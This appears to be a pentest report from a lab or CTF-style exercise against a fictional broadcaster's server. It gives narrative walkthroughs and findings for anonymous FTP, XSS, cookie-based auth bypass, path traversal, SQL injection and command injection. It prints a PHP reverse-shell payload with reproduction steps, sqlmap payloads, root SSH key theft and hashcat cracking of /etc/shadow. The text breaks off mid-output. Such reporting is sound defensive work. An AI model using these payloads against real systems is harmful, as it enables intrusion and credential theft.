


# Penetration Test Proposal

Near-Earth Broadcast Network

05/01/2023



**Hyperthetical Security  
Consulting**

6 MetroTech Center,  
Brooklyn, NY  
11201

<https://hyperthetical.com>

Table of Contents

Executive Summary ..... 3

    Introduction ..... 5

    Goals and Objectives ..... 3

    Scope Overview ..... 4

        In Scope..... 4

        Out of Scope ..... 4

Methods and Scope..... 5

    Detailed Scope..... 5

        External Network Pentest..... 5

        External Web Application Pentest..... 6

        Internal Network Pentest..... 6

        Rules of Engagement ..... 6

    Methodology..... 7

Deliverables ..... 7

Roles and Responsibilities..... 18

    Hyperthetical Consulting ..... 51

    Near-Earth Broadcast Network ..... 51

Appendix A: Glossary and Definitions ..... 52

Appendix B: Tools..... 54

    Reconnaissance ..... 54

    Vulnerability Discovery..... 54

    Exploitation and Escalation..... 54

## Executive Summary

The proposed penetration test offers a thorough and all-encompassing approach to assess the security of the Near-Earth Broadcast Network ("NBN") IT infrastructure. Hyperthetical Security Consulting ("Hyperthetical"), with their extensive experience and expertise, will conduct a comprehensive penetration test to identify vulnerabilities and potential security risks, recommend remediation measures, and suggest software solutions best suited for NBN's needs.

The Hyperthetical team will assess NBN's ability to defend against direct and indirect attacks by enumerating and then performing attacks against external facing hosts and services, external web apps, and the internal network while avoiding disrupting NBN's daily operations. This penetration test proposal provides an exceptional opportunity for NBN to assess its security posture comprehensively and obtain actionable insights into improving its IT infrastructure's security.

The assessment team found the NBN network to be at a critical level of risk. They observed issues with user input being used unsafely, leading to injection and code execution issues. They also observed many areas that were missing appropriate access controls.

## Goals and Objectives

The goal of this penetration test is to evaluate NBN's cybersecurity risk for outside threats and recommend actions to minimize this risk. Specifically, our objectives are to:

- Identify potential vulnerabilities and weaknesses in the IT infrastructure, web applications, and APIs.
- Test the effectiveness of existing security controls.
- Provide recommendations for improving the security posture of NBN's IT infrastructure.
- Produce a comprehensive report that outlines all findings, recommendations, and best practices for remediation.

## Scope Overview

### In Scope

- NBN public web applications.
- Externally facing hosts and services
- Internally facing hosts and services

### Out of Scope

- NBN Employee VPN
- NBN Office Spaces
- Existing NBN subscriber ("Sub") and business partner ("BP") accounts.

## Introduction

This Penetration Testing Proposal aims to provide a comprehensive approach to performing a penetration test against the Near-Earth Broadcast Network (“NBN”) IT infrastructure. This proposal outlines the scope, methodology, and deliverables for the proposed penetration test (“pentest”). Using our methods, the pentest team will identify vulnerabilities and potential security risks, provide recommended remediation, and suggest best practices for software solutions. The Hyperthetical Security Consulting (“Hyperthetical”) team has the necessary experience and expertise to perform a comprehensive and detailed pen test of NBN's IT infrastructure, identify vulnerabilities and recommend remediation measures.

To test NBN's ability to defend against direct and indirect attacks, the Hyperthetical team will perform a comprehensive penetration test of NBN's external facing hosts and services, external web apps, and internal network. The team will begin the assessment from outside of the network and perform discovery and enumeration of the NBN external network. After verifying the discovered scope with the NBN security team, they will move on to vulnerability discovery and exploitation against the NBN external network and web applications. If the assessment team gains access to the NBN internal network, they will continue the assessment to find more vulnerabilities in the internal network. The team will perform testing with a focus on identifying medium to critical severity security vulnerabilities.

The Hyperthetical team will conduct the Penetration Test to avoid disrupting NBN's day-to-day operations. The assessment team will not perform Denial of Service (DoS) testing and will provide NBN with a schedule of events outlining the planned testing activities.

## Methods and Scope

### Detailed Scope

All testing will be conducted within a stringently adhered-to scope. All findings and analyses are limited to this scope.

### External Network Pentest

#### *In Scope*

The assessment team will enumerate all external-facing hosts and services. After performing enumeration, the team will verify the discovered scope with the NBN security team.

#### *Out of Scope*

Name	IP Address/URL	Description
NBN VPN	Not Provided	Vendor-hosted VPN for NBN employees.
Physical Office	N/A	NBN Office locations.

## External Web Application Pentest

### *In Scope*

The assessment team will enumerate all external-facing web applications. After performing enumeration, the team will verify the discovered scope with the NBN security team.

Name	IP Address/URL	Description
NBN TVee Web	Not Provided	Media streaming application web version.
NBN TVee Mobile	Not Provided	Media streaming application mobile version.
NBN Ads	Not Provided	Business partner advertisement web application.
NBN Help	Not Provided	Support app for subscriber and business partner accounts.

### *Out of Scope*

Name	IP Address/URL	Description
NBN Accounts	N/A	Existing NBN subscribers (SUB) and Business Partners (BP)

## Internal Network Pentest

### *In Scope*

If the assessment team gains access to the internal network, they will continue the assessment to find internal vulnerabilities and determine impacts.

### *Out of Scope*

Name	IP Address/URL	Description
NBN VPN	Not Provided	Vendor-hosted VPN for NBN employees.
Physical Office	N/A	NBN Office locations.

## Rules of Engagement

All technical testing will be conducted using proven methodologies to avoid disruption of services.

- The assessment team will not perform denial-of-service testing or utilize techniques deemed likely to cause a system outage or service disruption.
- The assessment team will not attack trusted third-party entities.

## Methodology

The assessment team will conduct testing from both an internal and external standpoint using only proven methodologies. Because the Hyperthetical team will have no prior knowledge of, or access to, the NBN networks or systems, the testing team will conduct a “black box penetration test.”

The penetration testing framework will include the following steps.

1. Reconnaissance
  - a. Collect publicly available information about the target organization.
  - b. Search for known vulnerabilities in the target network using publicly available information.
  - c. Scan the target network to identify live hosts, ports, and services.
  - d. Identify the operating systems, applications, and their versions running on the target network.
2. Vulnerability Discovery
  - a. Conduct vulnerability scanning and testing to identify potential vulnerabilities in the target network.
  - b. Use manual and automated techniques like fuzzing to identify vulnerabilities that automated scanners may miss.
  - c. Prioritize the vulnerabilities based on their severity and likelihood of exploitation.
  - d. Verify the identified vulnerabilities and ensure that they are exploitable.
3. Exploitation and Escalation
  - a. Exploit any discovered vulnerabilities to gain unauthorized access to the target network.
  - b. Use privilege escalation techniques to elevate the privileges of any compromised accounts.
  - c. Conduct lateral movement to expand the compromise to other systems on the network or gain access to the internal network.
  - d. Maintain persistence on the compromised systems to ensure continued access.
  - e. Cover tracks to avoid detection by the target organization.

## Deliverables

At the conclusion of the penetration test, Hyperthetical Consulting will deliver the following:

1. Comprehensive Executive Summary
  - a. Separate executive report.
  - b. The executive summary will be delivered in PDF format.
2. Penetration Test Report
  - a. Executive Summary
  - b. Narrative attack walkthrough
  - c. Vulnerabilities are arranged by level of risk.
  - d. Recommendations and proposed remediation steps, including software solutions and best practices.
  - e. The report will be delivered in PDF format.

## Narrative – Attack Walkthrough

### Reconnaissance

The Hyperthetical assessment team began the penetration test by performing a full port scan of the external IP space using **Nmap**. After discovering open ports, they performed more in depth scanning to enumerate the services running on each port. The results included two web services, FTP, and SSH.

```
Nmap scan report for 172.16.1.1
Host is up (0.00030s latency).
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh         OpenSSH 7.6p1 Ubuntu (Ubuntu Linux; protocol 2.0)
8001/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
8080/tcp   closed http-proxy
9001/tcp   open  ftp         vsftpd 3.0.3
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

#### Nmap Results

The assessment team's scan results indicated that the FTP service running on 10.10.0.66 may allow anonymous FTP login. The Hyperthetical team connected to the FTP server and was able to login with the username **anonymous** and an arbitrary password string. While they were not able to store files or access much outside of the **/gibson/** directory, they used their access to download sensitive information such as **flag3**.

```
ftp 10.10.0.66 -p 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
Name (10.10.0.66:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd gibson
...omitted for brevity...
-rw-rw-rw- 1 0 0 46037 Apr 03 2020 flag3
226 Directory send OK.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||41595|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100%
|*****
**| 46037 17.89 MiB/s 00:00 ETA
226 Transfer complete.
46037 bytes received in 00:00 (15.24 MiB/s)
```

#### Anonymous FTP Connection



The assessment team attempted to access other sensitive files during this time, but the anonymous FTP account did not have the correct permissions.

```
ftp> ls /.root.backup/
229 Entering Extended Passive Mode (|||23332|)
150 Here comes the directory listing.
226 Transfer done (but failed to open directory).
ftp>
```

#### Access Denied

Next, the assessors began exploring the web application running on port 80. They started to enumerate directories using **Gobuster**. While the automated scans ran, the assessment team explored the site manually. After the assessors attempted to log in to the application through the portal on **login.php**, their requests began to include a cookie called **authenticated** with a value of **0** in their requests to the application.

```
GET /login.php?username=test&password=test&Login=Enter HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=0
Connection: close
```

#### Authentication Cookie Set

They also discovered that the login portal returned the SQL command used to look up the user in the application database in the result of a login failure.

## Login

Login failed. Query: SELECT \* FROM `users` WHERE user = 'test' AND password = '098f6bcd4621d373cade4e832627b4f6';

#### Login Failure

The assessment team attempted to inject malicious SQL code into the username parameter, but were unsuccessful. The application successfully encoded many of the special characters needed for SQL injection. However, because the application returned the user input in its response, the Hyperthetical team was able to inject malicious JavaScript code that would be executed in the user's browser when the page loaded.




#### JavaScript Alert Box

The assessment team's Gobuster scan showed three potentially interesting directories: `/data/`, `/images/`, and `/internal/`. The `/data/` directory contained sensitive information, including `flag1`. The image of the NBN CEO, `CEO_gibson.jpg`, contained a password in the file metadata.

```
$ exiftool CEO_gibson.jpg
ExifTool Version Number      : 12.57
File Name                    : CEO_gibson.jpg
...omitted for brevity...
Title                        : gibson profile picture
Description                  : gibson profile picture
Warning                      : [minor] Fixed incorrect URI for
xmlns:MicrosoftPhoto
Flash Model                  : passwd: [REDACTED]
...omitted for brevity...
```

#### Image Metadata

The assessment team used the stored password to log into the `gibson` web application account.



#### Gibson Account

The application returned the account username at the top of the welcome page. The data reflected in the application response came from a `username` URL parameter. The assessment team was able to achieve Cross-Site Scripting by injecting malicious JavaScript code into the parameter.

Next, the assessment team accessed the Future Customer List linked at the bottom of the welcome page where they found `flag 2`.

FOR INTERNAL USE ONLY


flag2{authorized\_user\_access}

Flag 2

The page hosting the future customer list, `internal/customers.php`, loads the customer list, stored in `/data/customers.list`, using the `list` URL parameter. The `list` parameter value is the location of the list. The value of `list` is inserted directly into the `include` statement which allowed the Hyperthetical team to access other files stored on the server by changing the value. Although they were unable to access certain restricted resources, they were able to access data in the server user account's home directory, such as `flag3`.

```
GET
/internal/customers.php?list=..%2Fdata%2f..%2f..%2f..%2fhome%2fgibson%2fflag3
HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=1
Connection: close
```

Request to Load Flag3



Flag 3 Contents Displayed

Finally, the assessment team used the credentials they discovered in `CEO_gibson.jpg` to access the `gibson` account on `10.10.0.66` using `ssh`.

```
(kali㉿kali)-[~/Desktop/Final/Scans]
└─$ ssh gibson@10.10.0.66 -p 443
gibson@10.10.0.66's password:
Welcome to

NBN

**Near-Earth Broadcast Network**
*Someone is Always Watching*
Server
Penetration testing with permission only!
Last login: Sun Apr 30 12:02:42 2023 from 10.10.0.10
gibson@nbnserver:~$ whoami
gibson
```

## SSH to Gibson Account

The assessment team navigated to the `/var/www/` directory to explore the application source code. During this time, they discovered hardcoded credentials for the application MySQL database hardcoded in the `login.php` files.

```
$servername = "localhost";
$database   = 'nbn';
$username   = 'root';
$password   = [REDACTED];
```

## Hardcoded MySQL Credentials

They also discovered that the web server logs included usernames and passwords users entered when they attempted to log into the application. They successfully used the credentials they discovered to log into the web application as the user **stephenson**.

```
gibson@nbnserver:~$ grep -i "password" /var/log/apache2/access.log.1
172.16.1.2 - - [04/May/2020:06:25:33 +0000] "GET
/login.php?username=stephenson&password=[REDACTED]&Login=Enter HTTP/1.1" 302 3421
"-"
```

## Access Log Contents

The assessment team made a zip file containing the source code for the regular application and the staging version of the application that they could download using FTP for offline inspection.

## Vulnerability Discovery

The assessment team returned to the web application and attempted to access restricted content without authentication. They were able to bypass the application authentication by intercepting the request with Burp Suite Intercept and changing the value of the authenticated cookie from 0 to 1.

```
GET /internal/employee.php?name=notarealuser HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=1
Connection: close
```

Edited Request



Welcome, notarealuser

Authentication Without Login


The assessment team explored the application source code taken from the **gibson** ssh account both manually and using static code analysis tools such as **Semgrep**. During this time, they found multiple security issues in the code.

First, they discovered that the application login portal on the staging version of the application was vulnerable to SQL injection. After the user inputs their name and password, the values are inserted directly into a SQL query string that is executed against the application server database.

```
// Get username
$user = $_GET[ 'username' ];
// Get password
$pass = $_GET[ 'password' ];
$pass = md5( $pass )
// Check the database
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
$result = mysqli_query($conn, $query) or die( '<pre>' . mysqli_error($conn)
. '</pre>' );
```

Authentication Query

By putting specially crafted SQL code in the username field of the login portal, the assessment team was able to successfully access login-protected resources.



#### Successful SQL Injection

The Hyperthetical team also enumerated the MySQL database version and table contents by using the tool **SQLMap** to automate the injection process. This allowed them to retrieve the password hashes for the **gibson** and **stephenson** web application accounts.

The assessment team also discovered a place in the source code for **index.php** that was vulnerable to command injection. After the user inputs their name and email address, the application writes those values to the customer list file by using the **shell\_exec** function. The function places the user inputs into the string to be executed by the **shell\_exec** function without sanitization, which could allow attacker can use specially crafted input to escape the **echo** command and execute arbitrary commands on the server.

```
$cmd = shell_exec( "echo '" . $_GET['email'] . " : " . $_GET['name'] . " //// ' >>
/var/www/html/data/customer.list " );
```

#### Vulnerable Code in index.php

The Hyperthetical team exploited this vulnerability to force the server to connect back to a listening machine, allowing them to get a reverse shell on **10.10.0.66** in the context of the **www-data** user.

```
GET /?name=test&email=test'%20%26%20php%20-
r%20%27%24sock%3Dfsockopen%28%2210.10.0.10%22%2C31337%29%3B%60%2Fbin%2Fbash%20%3C%2
63%20%3E%263%20%3E%263%60%3B%27%3b%29%23 HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=0
Connection: close
```

#### Payloaded Request to index.php

```
nc -nlvp 31337
listening on [any] 31337 ...
connect to [10.10.0.10] from (UNKNOWN) [10.10.0.66] 56152
whoami
www-data
pwd
/var/www/html

cat /.root.backup/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAK [REDACTED]
...omitted for brevity...
```

www-data User Shell

At this point in the assessment, the Hyperthetical team had two user shells on **10.10.0.66**: **gibson** and **www-data**.

## Exploitation and Escalation

While signed into the **gibson** ssh account, the assessment team discovered a hidden **root** backup file named **/.root.backup/**. The hidden directory contained another directory, **/.ssh/**, that contained backups of the root user ssh keys.

```
gibson@nbnserver:~$ ls -latr /.root.backup/
total 12
drwxr-xr-x 24 root root 4096 Apr 21 2019 ..
drwxr-xr-x 3 root root 4096 Apr 21 2019 .
drwxr-xr-x 2 root root 4096 Apr 21 2019 .ssh
gibson@nbnserver:~$ ls -latr /.root.backup/.ssh/
total 20
-rwxr-xr-x 1 root root 396 Apr 21 2019 id_rsa.pub
-rwxr-xr-x 1 root root 1679 Apr 21 2019 id_rsa
drwxr-xr-x 3 root root 4096 Apr 21 2019 ..
-rwxr-xr-x 1 root root 396 Apr 21 2019 authorized_keys
drwxr-xr-x 2 root root 4096 Apr 21 2019 .
```

www-data User Shell

The assessors compared the ssh public key to the key in the authorized\_keys file and discovered that they were the same. They downloaded the keys and used them to log into the **10.10.0.66 root** account using ssh.

```
(kali㉿kali)-[~/Desktop/Final]
└─$ ssh -D 127.0.0.1:31337 root@10.10.0.66 -p 443 -i Ext-Box/keys/id_rsa

Welcome to

      N E N

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server
Penetration testing with permission only!
Last login: Sun Apr  4 21:45:09 2021
root@nbnserver:~# whoami
root
```

## Root Shell



With root access, the assessment team was able to access **flag4**.



Flag 4

They also downloaded the `/etc/passwd` and `/etc/shadow` files. The assessment team proceeded to crack the stored hashes for both the **root** and **gibson** user accounts using **Hashcat**.

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: shadow.hash
Time.Started....: Sun Apr 30 10:50:40 2023 (1 min, 17 secs)
Time.Estimated...: Sun Apr 30 10:51:57 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 133.0 kH/s (10.97ms) @ Accel:1024 Loops:256 Thr:32 Vec:1
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2
(100.00%) Salts
Progress.....: 20414464/28688768 (71.16%)
Rejected.....: 0/20414464 (0.00%)
Restore.Point....: 10190848/14344384 (71.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: alynethebest -> alisonodonnell1
Hardware.Mon.#1..: Temp: 65c Fan: 77% Util: 89% Core:1920MHz Mem:10501MHz Bus:16

Started: Sun Apr 30 10:50:15 2023
Stopped: Sun Apr 30 10:51:59 2023

```

Hashcat Output

## Findings Details

### Critical Risk Findings

#### Command Injection

##### Overview

Command Injection		
Critical Risk	CVSS Score	9.8
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Description:** OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server running an application and typically fully compromise the application and all its data. An attacker can often leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

##### Affected Locations:

`http://10.10.0.66/index.php`

- `name` URL parameter
- `email` URL parameter

`http://10.10.0.66:8001/index.php`

- `name` URL parameter
- `email` URL parameter

##### Details

The “Subscribe Now” box in the web application allows users to enter their name and email address to sign up for the NBN network, as shown below:

Not secure | 10.10.0.66/#four

### Subscribe Now

Please provide your name and email, and we will be in touch soon to get you online and connected to the NBN Network. Get ready for NBN Experience!

Subscribe Now

After the user inputs their name and email address, the application writes it to the customer list file by using the `shell_exec` function, shown in the following line of code:

```
$cmd = shell_exec( "echo '" . $_GET['email'] . "' : '" . $_GET['name'] . "' // ' >>
/var/www/html/data/customer.list " );
```

#### Write Email and Name To List

Because the function places the user inputs into the string to be executed by the `shell_exec` function without sanitization, an attacker can use specially crafted input to escape the `echo` command and execute arbitrary commands on the server. The Hyperthetical team was able to use this vulnerability to get a reverse shell on `10.10.0.66` in the context of the `www-data` user. The below request contains an encoded PHP reverse shell payload that caused the server to connect back to the assessment team's jump host.

```
GET /?name=test&email=test'%20%26%20php%20-
r%20%27%24sock%3Dfsockopen%28%2210.10.0.10%22%2C31337%29%3B%60%2Fbin%2Fbash%20%3C%2
63%20%3E%263%20%23E%263%60%3B%27%3b%29%23 HTTP/1.1
Host: 10.10.0.66
...omitted for brevity...
Cookie: authenticated=0
Connection: close
```

#### Request

```
php -r '$sock=fsockopen("10.10.0.10",31337);`/bin/bash <&3 >&3 2>&3`;'
```

#### PHP Payload

After the assessment team sent the payloaded request to the web server, their listener caught a connection back from `10.10.0.66`. With the `www-data` user access, the team was able to access sensitive information on the server and run additional commands. The below figure shows the listener catching the shell and the assessment team validating their access.

```
nc -nlvp 31337
listening on [any] 31337 ...
connect to [10.10.0.10] from (UNKNOWN) [10.10.0.66] 56152
whoami
www-data
pwd
/var/www/html

cat /.root.backup/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAK [REDACTED]
...omitted for brevity...
```

#### www-data User Shell

This exploit can be performed by a remote attacker without authentication to the web application, allowing them to easily gain a shell in the `www_data` user context. Because the `www_data` user has access to the SSH Private Keys in the `/.root.backup/.ssh/` directory, an attacker who exploited this vulnerability would be able quickly gain root access to the web server.

### Steps to Reproduce

1. Write a command that will connect back to a listening machine.  
Ex:  

```
php -r '$sock=fsockopen("$ListeningMachineIP",$PortNumber);`/bin/bash <&3 >&3 2>&3`;'
```
2. Escape the shell command by appending special characters on each side of the command.  
Ex:  

```
' & php -r '$sock=fsockopen("$ListeningMachineIP",$PortNumber);`/bin/bash <&3 >&3 2>&3`;' ;)#
```
3. URL Encode the payload and append to a request URL parameter value.  
Ex:  

```
GET /?name=test&email=test'%20%26%20php%20-r%20%27%24sock%3Dfsockopen%28%2210.10.0.10%22%2C31337%29%3B%60%2Fbin%2Fbash%20%3C%26%20%3E%26%20%2F%26%20%3B%27%3b%29%23
```
4. Start a listener on your machine.  
Ex:  

```
$ nc -nlvp $ListenerPort
```
5. Send the request to the server and wait for a connection.

### Remediation Recommendations

- **Input validation and sanitization:** One of the most effective ways to prevent OS command injection is to ensure that all user inputs are validated and sanitized properly. This involves checking for the presence of special characters that could be used to execute OS commands and filtering them out. This can be done using a whitelist or blacklist approach.
- **Use of parameterized queries:** Another recommended approach is to use parameterized queries when interacting with the database or other backend systems. This can help prevent attackers from injecting malicious commands into the query by ensuring that the query is pre-compiled and only allows for predefined parameters.
- **Use of parameterized queries:** Another recommended approach is to use parameterized queries when interacting with the database or other backend systems. This can help prevent attackers from injecting malicious commands into the query by ensuring that the query is pre-compiled and only allows for predefined parameters.

### Additional Resources

PortSwigger – OS Command Injection

- [https://portswigger.net/web-security/os-command-injection#:~:text=OS%20command%20injection%20\(also%20known,application%20and%20all%20its%20data](https://portswigger.net/web-security/os-command-injection#:~:text=OS%20command%20injection%20(also%20known,application%20and%20all%20its%20data)

## SQL Injection

### Overview

SQL Injection		
Critical Risk	CVSS Score	9.1
	CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

**Description:** SQL vulnerabilities arise when an application takes user input and constructs an SQL query without properly validating or sanitizing that input, potentially allowing an attacker to insert their own SQL code into the query. This can allow them to execute SQL commands on the database or perform actions that the application was not intended to allow. SQL injection attacks can occur in a variety of situations, including login forms, search fields, and any other place where user input is processed by the application. SQL injection attacks can lead to the compromise of sensitive information like credit card details, passwords, and personal user information. It is important to use prepared statements or parameterized queries, which can help ensure that user input is properly validated and sanitized before being used in an SQL query.

### Affected Locations:

<http://10.10.0.66:8001/login.php?>

- username URL Parameter

### Details

The login form on the NBN staging website, shown in the figure below, allows the user to input a username and password to log into the application. After the user inputs their username and password, the values are inserted into a SQL query string, as shown in the below figure. The query is then executed against the application server database.

```
// Get username
$user = $_GET[ 'username' ];
// Get password
$pass = $_GET[ 'password' ];
$pass = md5( $pass );

// Check the database
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
$result = mysqli_query($conn, $query) or die( '<pre>' . mysqli_error($conn) . '</pre>' );
```

#### Authentication Query

The above function places user input directly into a string that is later executed as a SQL query. An attacker can use specially crafted input to execute arbitrary SQL commands on the database.

The assessment team was able to inject SQL code that allowed them to access application resources protected by authentication. The application responded to the payload request by redirecting to internal employee resources, as shown in the below request and response pair.


**Request:**

```
GET /login.php?username=a%27+OR+1%3D1+--+aaa&password=test&Login=Enter HTTP/1.1
Host: 10.10.0.66:8001
```

**Response:**

```
HTTP/1.1 302 Found
Date: Mon, 01 May 2023 10:52:31 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache
Location: /internal/employee.php?authenticated=1&user=a' OR 1=1 -- aaa
Content-Length: 3068
Connection: close
Content-Type: text/html; charset=UTF-8
```

The application redirect took the assessment team to an internal employee welcome page, shown in the following figure.



Employee Welcome Page

After using SQL injection to successfully authenticate to the site, the assessment team continued to exploit the application SQL database using the **SQLMap** injection tool. This allowed them to enumerate the back-end database type, database names, table values, and discover sensitive information such as user hashes. The following figure shows highlights from the **SQLMap** output:

```
$ sqlmap -u
'http://10.10.0.66:8001/login.php?username=admin&password=pass&Login=Enter'
[*] starting @ 16:16:43 /2023-04-29/
...omitted for brevity...
[16:16:44] [INFO] heuristic (basic) test shows that GET parameter 'username' might
be injectable (possible DBMS: 'MySQL')
[16:16:44] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be
vulnerable to cross-site scripting (XSS) attacks
```

```
[16:16:44] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] y
...omitted for brevity...
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 409 HTTP(s)
requests:
---
Parameter: username (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY
clause
  Payload: username=admin' RLIKE (SELECT (CASE WHEN (7065=7065) THEN 0x61646d696e
ELSE 0x28 END))-- Wwdv&password=pass&Login=Enter

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
  Payload: username=admin' AND (SELECT 6019 FROM(SELECT
COUNT(*),CONCAT(0x7171767871,(SELECT
